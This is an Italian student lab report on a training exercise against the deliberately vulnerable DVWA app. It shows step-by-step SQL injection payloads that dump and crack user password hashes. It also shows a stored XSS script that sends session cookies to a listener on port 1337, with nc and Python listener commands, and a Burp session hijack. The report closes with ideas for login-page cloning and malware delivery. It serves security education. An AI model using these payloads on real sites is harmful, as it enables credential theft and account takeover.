

EPICODE

S6 - L5

Svolto da:

Donato Tralli - Gianpaolo Miliccia Mendoza

Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale). Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

SQL INJECTION

SQL injection (SQLi) è una vulnerabilità di sicurezza web che permette a un attaccante di interferire con le **query** che un'applicazione esegue sul suo **database**. Questo avviene quando l'applicazione accetta input da parte dell'utente e lo incorpora direttamente nelle query SQL senza una corretta convalida o sanitizzazione.

Come funziona:

- 1. Input Malevolo:** Un attaccante fornisce input dannoso in campi come moduli di login, query di ricerca o URL.
- 2. Esecuzione della Query:** L'input viene inserito nelle query SQL senza essere adeguatamente filtrato, alterando la struttura della query originale.
- 3. Conseguenze:** Le conseguenze possono includere accesso non autorizzato a dati sensibili, modifica o eliminazione di dati, e in alcuni casi, il controllo completo del server database.

The screenshot shows a web application interface for the Damn Vulnerable Web Application (DVWA). The top navigation bar has a dark background with the DVWA logo on the right. Below the logo, the title "Vulnerability: SQL Injection" is displayed in bold. On the left, there is a vertical sidebar menu with several options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "User ID:" and contains a text input field and a "Submit" button. Below this, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Fase 1: Testare le condizioni

Testare delle condizioni per vedere la risposta della applicazione , in questo approccio abbiamo implementato delle condizioni sempre vere.

Come risultato il sito ci ritornerà una lista di utenti del Database, quindi l'esecuzione delle nostre query è avvenuta con successo.

The image contains two side-by-side screenshots of the DVWA (Damn Vulnerable Web Application) SQL Injection page. Both screenshots show the same interface with a sidebar containing links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current tab), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection' and a form with a 'User ID:' field containing the value '1 or true = true #'. Below the form, the application's response is displayed in red text, showing five user entries: admin, Gordon, Hack, Pablo, and Bob, each with their respective first names and surnames. At the bottom of the page, there is a 'More info' section with three external links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/tctips/sql-injection.html>.

A screenshot of a NetworkMiner tool interface. The top bar shows 'Request to http://192.168.50.101:80'. Below it are buttons for Forward, Drop, Intercept is on (which is highlighted in blue), Action, and Open browser. There are tabs for Pretty, Raw (which is selected), and Hex. The raw tab displays the following HTTP request:

```
1 GET /dvwa/vulnerabilities/sqli/?id=1%27or%271%27%30%271&Submit=submit HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=910f7d7f147fc6c49fdc10d5fc5a4550
10 Upgrade-Insecure-Requests: 1
```

- La parte sottolineata è relativa all'input dell'utente "1'or '1'='1"

Fase 2: Cercare il nome del DB

Con la query “`1'UNION SELECT 1, database()`” il database ci restituirà il nome del database corrente.

The screenshot shows the DVWA SQL Injection interface. In the 'User ID:' input field, the user has entered the SQL query `1'UNION SELECT 1, database()`. The 'Submit' button is visible next to the input field. Below the input field, the page displays the results of the injection. It shows two sets of data: the first set corresponds to the user 'admin' with 'Surname: admin', and the second set corresponds to the user '1' with 'Surname: dvwa'. This indicates that the current database is named 'dvwa'. The sidebar on the left lists various security vulnerabilities, with 'SQL Injection' highlighted in green.

Fase 3: Cercare il nome della Table

Con la query “`1'UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'`” il database ci restituirà le tabelle che si trovano dentro lo schema dvwa. Andremmo a vedere la tabella ‘users’ che conterrà dati sensibili degli utenti.

The screenshot shows the DVWA SQL Injection interface. In the 'User ID:' input field, the user has entered the SQL query `1'UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa'`. The 'Submit' button is visible next to the input field. Below the input field, the page displays the results of the injection. It shows three sets of data: the first set corresponds to the user 'admin' with 'Surname: admin', the second set corresponds to the user '1' with 'Surname: guestbook', and the third set corresponds to the user 'users' with 'Surname: users'. This indicates that there are three tables in the 'dvwa' schema: 'guestbook', 'users', and '1'. The sidebar on the left lists various security vulnerabilities, with 'SQL Injection' highlighted in green.

Fase 4: Nome delle colonne

Con la query “`1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' '`” il database ci restituirà le colonne che si trovano dentro la tabella users.

- **1'** - chiude la parte precedente della query, inserendo un apice () per interrompere la stringa precedente.
- **UNION SELECT 1, column_name** - usa l'operatore UNION per combinare i risultati della query legittima con una query aggiuntiva.
- **FROM information_schema.columns** - specifica che i dati devono essere recuperati dalla tabella information_schema.columns, che contiene metadati sulle colonne di tutte le tabelle del database.
- **WHERE table_name = 'users' '** - filtra i risultati per restituire solo i nomi delle colonne della tabella users.

The screenshot shows the DVWA application interface. On the left is a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area is titled "Vulnerability: SQL Injection". It contains a "User ID:" label and a text input field containing "VHERE table_name = 'users' ". Below the input field is a "Submit" button. To the right of the input field, several red error messages are displayed, each starting with "ID: 1'UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' '":

- First name: admin
Surname: admin
- First name: 1
Surname: user_id
- First name: 1
Surname: first_name
- First name: 1
Surname: last_name
- First name: 1
Surname: user
- First name: 1
Surname: password
- First name: 1
Surname: avatar

Il parametro `first_name` e `last_name` della pagina conterranno i risultati ottenuti dalla query inserita, come prima campo abbiamo messo di default 1 e `column_name` di secondo

Fase 5: Cercare dati sensibili

Grazie alla ricerca delle colonne ora con la query “ 1’UNION SELECT user, password FROM users # ” il database ci restituirà user e password che si trovano dentro la tabella users.

Il parametro `first_name` e `last_name` della pagina conterranno i risultati ottenuti dalla query inserita, come prima campo abbiamo messo `user` e `password` di secondo.

La password viene salvata dentro il database con un algortimo `hash md5` possiamo usare un tool di cracking per trovare la password (`John - hashcat`).

```
$ john --show --format=raw-md5 temp.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current category, highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. On the right, under the heading "Vulnerability: SQL Injection", there is a "User ID:" input field containing "1'UNION SELECT user, password FROM users #". Below it is a "Submit" button. The page displays several rows of exploit results, each showing a user ID, first name, and surname. All results are in red text, indicating they were generated by the exploit query. The results are:

ID	First name	Surname
ID: 1'UNION SELECT user, password FROM users #	admin	admin
ID: 1'UNION SELECT user, password FROM users #	admin	5f4dcc3b5aa765d61d8327deb882cf99
ID: 1'UNION SELECT user, password FROM users #	gordonb	e99a18c428cb38d5f260853678922e03
ID: 1'UNION SELECT user, password FROM users #	1337	8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1'UNION SELECT user, password FROM users #	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1'UNION SELECT user, password FROM users #	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Below the results is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Fase 6: Login con credenziali degli User

A questo punto proviamo ad effettuare il login con le credenziali user e password trovate nel database.

The screenshot shows the DVWA login interface. The DVWA logo is at the top. Below it are two input fields: 'Username' containing 'gordonb' and 'Password' containing 'abc123'. A 'Login' button is below the password field. At the bottom, a message says 'You have logged out'.

The screenshot shows the DVWA dashboard after a successful login. A modal window titled 'Save login for http://192.168.50.101?' is open, showing the 'Username' as 'gordonb' and 'Password' as '*****'. Below the modal, the DVWA navigation menu is visible with items like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. On the right side of the dashboard, a message says 'You have logged in as \'gordonb\''. A purple arrow points from the 'Logout' button in the DVWA Security menu to the 'Logout' button at the bottom of the main content area.

Notiamo che il login con l'user "gordonb" e la password "abc123" è avvenuto con successo.

XSS Stored

- Differenza tra gli attacchi **xss stored** e **reflected**: negli attacchi **xss stored** il codice malevolo viene memorizzato sul server di destinazione, ad esempio in un campo commenti o nel database. Di conseguenza, tutti gli utenti che visitano il sito e accedono alla pagina contenente il codice infetto verranno esposti alla vulnerabilità senza neanche il bisogno di eseguire lo script.
- Invece nel **reflected** lo script viene eseguito istantaneamente dal web per poi essere inviato tramite link unendo l'URL del sito allo script malevolo. Così facendo una volta cliccato il link, il sito eseguirà il codice e la vittima si vedrà compromettere il dispositivo.

Per questo progetto eseguiremo un attacco **XSS Stored** per iniettare uno script malevolo in un sito web che poi andrà a finire nel database per compromettere gli utenti che entreranno sulla pagina.

- Settiamo la nostra DVWA sul “**Security Level: Low**” e ci assicuriamo che le macchine Kali e Metasploitable siano sulla stessa rete.

The screenshot shows the DVWA security configuration page. At the top, it says "DVWA Security" with a padlock icon. Below that, under "Script Security", it says "Security Level is currently **low**". It also states: "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." At the bottom, there is a dropdown menu set to "low" with a "Submit" button next to it.

XSS Stored

Facciamo un primo test con uno script molto semplice “`<script>alert('Test script')</script>`”, ogni volta che l’utente entrerà nella sezione “XSS stored” apparirà un pop-up con la scritta “Test script”.

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name *" with "John" and "Message *" with "`<script> alert('Test script')</script>`". A "Sign Guestbook" button is below these fields. A modal dialog box is displayed, showing the injected message: "Name: test" and "Message: This is a test comment". The IP address "192.168.50.101" is shown next to the message. The text "Test script" is displayed in the modal, and an "OK" button is at the bottom right. At the bottom of the page, there are links for "View Source" and "View Help".

XSS Stored

In questo caso scriviamo il seguente script “`<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>/?cookie=' + document.cookie</script>`”

Dove:


- `Window.location` non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 1337 del nostro localhost.
- Il parametro `cookie` viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore `document.cookie`.

The screenshot shows the DVWA Stored XSS page. In the 'Name' field, the value 'Donato' is entered. In the 'Message' field, the following exploit payload is entered: `<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>/?cookie=' + document.cookie</script>`. Below the form, a preview area shows the message 'Name: test' and 'Message: This is a test comment.'

Prima di scrivere il codice però, si è dovuti andare nella sezione “ispeziona” del sito web per poi modificare il tag html `textarea` del campo `mtxMessage` da 50 a 200 come maxlenlength dei caratteri altrimenti il nostro script non poteva essere inserito.

The screenshot shows the browser's developer tools inspecting the DOM. It highlights the original configuration of the `textarea` element with `cols="50"`, `rows="3"`, and `maxlength="50"`.

```
> <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
    </td>
  </tr>
  <tr>[...]</tr>
</tbody>
```



The screenshot shows the browser's developer tools inspecting the DOM after the modification. The `maxlength` attribute has been changed to `200`.

```
> <tr>[...]</tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
    </td>
  </tr>
  <tr>[...]</tr>
</tbody>
```


XSS Stored

Caricato lo script nella sezione “Message” del sito, avviamo un server locale che resterà in ascolto sulla porta 1337 con il comando di Netcat: “`nc -l -p 1337`”.

Dove:

- `nc` - Abbreviazione di Netcat, un'utility di rete versatile utilizzata per leggere e scrivere dati attraverso connessioni di rete utilizzando il protocollo TCP o UDP.
- `-l` - Opzione per avviare Netcat in modalità di ascolto. Ciò significa che Netcat si comporterà come un server, in attesa di connessioni in ingresso.
- `-p 1337` - Specifica la porta su cui Netcat deve mettersi in ascolto. In questo caso, è la porta 1337.

Una volta che lo script è stato iniettato e salvato sul server di destinazione, possiamo ricevere i cookie degli utenti che accedono alla pagina infetta attraverso il nostro server fittizio in ascolto.



The terminal window shows the command `nc -l -p 1337` running, listening for connections on port 1337. The browser developer tools Network tab shows a captured POST request to `/dvwa/vulnerabilities/xss_s/`. The request includes a `Cookie: security=low; PHPSESSID=9477f8306dac6065701850e500176bd0` header, indicating that the user's session cookie was captured by the proxy.

```
(kali㉿kali)-[~/Desktop]
$ nc -l -p 1337
GET /?cookie=security=low;%20PHPSESSID=9477f8306dac6065701850e500176bd0 HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Request

Pretty	Raw	Hex
1 POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1		
2 Host: 192.168.50.101		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Content-Type: application/x-www-form-urlencoded		
8 Content-Length: 162		
9 Origin: http://192.168.50.101		
10 Connection: close		
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/		
12 Cookie: security=low; PHPSESSID=9477f8306dac6065701850e500176bd0		
13 Upgrade-Insecure-Requests: 1		
14		
15 txtName=Donato&mtxMessage=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F127.0.0.1%3A1337%2F%3Fcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E&btnSign=Sign+Guestbook		

XSS Stored

Dopo aver intercettato correttamente il cookie con il nostro server **netcat**, possiamo prendere la sessione in corso ed utilizzarlo per entrare sul sito web senza aver bisogno di alcuna identificazione anche aprendo un browser completamente diverso da Firefox usato per il test. Questo avviene perchè utilizzeremo il cookie della sessione di quando l'utente vittima ha già effettuato il login.

Ora aprodo il browser integrato di Burp Suit entreremo sul sito della DVWA ed una intercettato il nostro cookie, lo andremo a sostituire la voce “**PHPSESSID...**” con quello che abbiamo sul terminale di Netcat.

Una volta sostituito il cookie andremo a premere “**Foward**” in modo tale da far caricare la pagina successiva.

The screenshot shows a browser window titled "Metasploitable2 - Linux" with the URL "192.168.50.101". The page displays a login form with fields for "User Name" and "Password", and a "Log In" button. Below the form, there is a warning message: "Warning: Never expose this VM to an untrusted network!", contact information: "Contact: msfdev[at]metasploit.com", and a link to "Login with msfadmin/msfadmin to get started". A sidebar on the right lists links to "TWiki", "phpMyAdmin", "Mutillidae", "DVWA", and "WebDAV".

Below the browser is the "Burp Suite Community Edition v2023.12.1.3 - Temporary Project" interface. The "Proxy" tab is selected, showing the "Intercept" sub-tab is active. A request to "http://192.168.50.101:80" is listed, with the "Raw" tab selected. The raw HTTP request shows a "Cookie" header with the value "security=low; PHPSESSID=d820c7e0c0625972cedfc16b481d6edd". A red arrow points from this line in the Burp Suite interface down to a terminal window at the bottom.

The terminal window shows a netcat listener running on port 1337 with the command "\$ nc -l -p 1337". Below it, a GET request is shown: "GET /?cookie=security=low;%20PHPSESSID=9477f8306dac6065701850e500176bd0 HTTP/1.1". The portion of the URL containing the cookie value is highlighted with a red box, matching the one in the Burp Suite request.

XSS Stored

Come possiamo vedere ci ha fatto entrare nella pagina della sessione dell'utente senza neanche chiederci le credenziali, proprio come se fossimo lui al 100%.

The screenshot shows the Damn Vulnerable Web App (DVWA) interface with the 'XSS stored' module selected. The browser title bar reads 'Damn Vulnerable Web App - Not secure 192.168.50.101/dvwa/'. The DVWA logo is at the top right. A sidebar on the left lists various attack modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. Below the sidebar, the user information 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled' is displayed. The main content area features a 'Welcome to Damn Vulnerable Web App!' message and a 'WARNING!' section. The Burp Suite Community Edition v2023.12.1.3 - Temporary Project window is overlaid at the bottom, showing the 'Proxy' tab is active with 'Intercept' set to 'on'. Other tabs include 'Dashboard', 'Target', 'Repeater', 'View', 'Help', 'Intercept', 'HTTP history', 'WebSockets history', and 'Proxy settings'.

XSS Stored: Extra con python

Come extra abbiamo utilizzato il comando “`python -m http.server 1337`” per avviare un semplice server HTTP utilizzando il modulo integrato `http.server` di Python sulla porta `1337`. Questo server HTTP visualizza il contenuto della directory corrente da cui lo si avvia.

```
(kali㉿kali)-[~/Desktop]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [18/May/2024 06:28:07] "GET /?cookie=security=low;%20PHPSESSID=7b81883658b9bfa2ed455c16060b4403 HT
TP/1.1" 200 -
127.0.0.1 - - [18/May/2024 06:29:28] "GET /?cookie=security=low;%20PHPSESSID=7b81883658b9bfa2ed455c16060b4403 HT
TP/1.1" 200 -
127.0.0.1 - - [18/May/2024 06:29:34] "GET /?cookie=security=low;%20PHPSESSID=7b81883658b9bfa2ed455c16060b4403 HT
TP/1.1" 200 -
```



```
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 119
9 Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/xss_s/
12 Cookie: security=low; PHPSESSID=910f7d7f147fc6c49fdc10d5fc5a4550
13 Upgrade-Insecure-Requests: 1
14
15 txtName=Donato&mtxMessage=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F127.0.0.1%3A12345%2F%3Fc&btnSign=Sign+Guestbook
```

Così facendo una volta che l’utente entrerà nella pagina web compromessa dallo script malevolo, quest’ultimo verrà indirizzato sul nostro server, che in questo caso riporterà alla directory “`Desktop`” del server. Nel caso in cui avessimo clonato una pagina web perfettamente uguale al login della DVWA, avrebbe rieffettuato il login e quindi avremmo potuto avere anche user e pass. Non solo in quella pagina clonata si potrebbero mettere anche malware e continuare a fare danni sempre peggiori.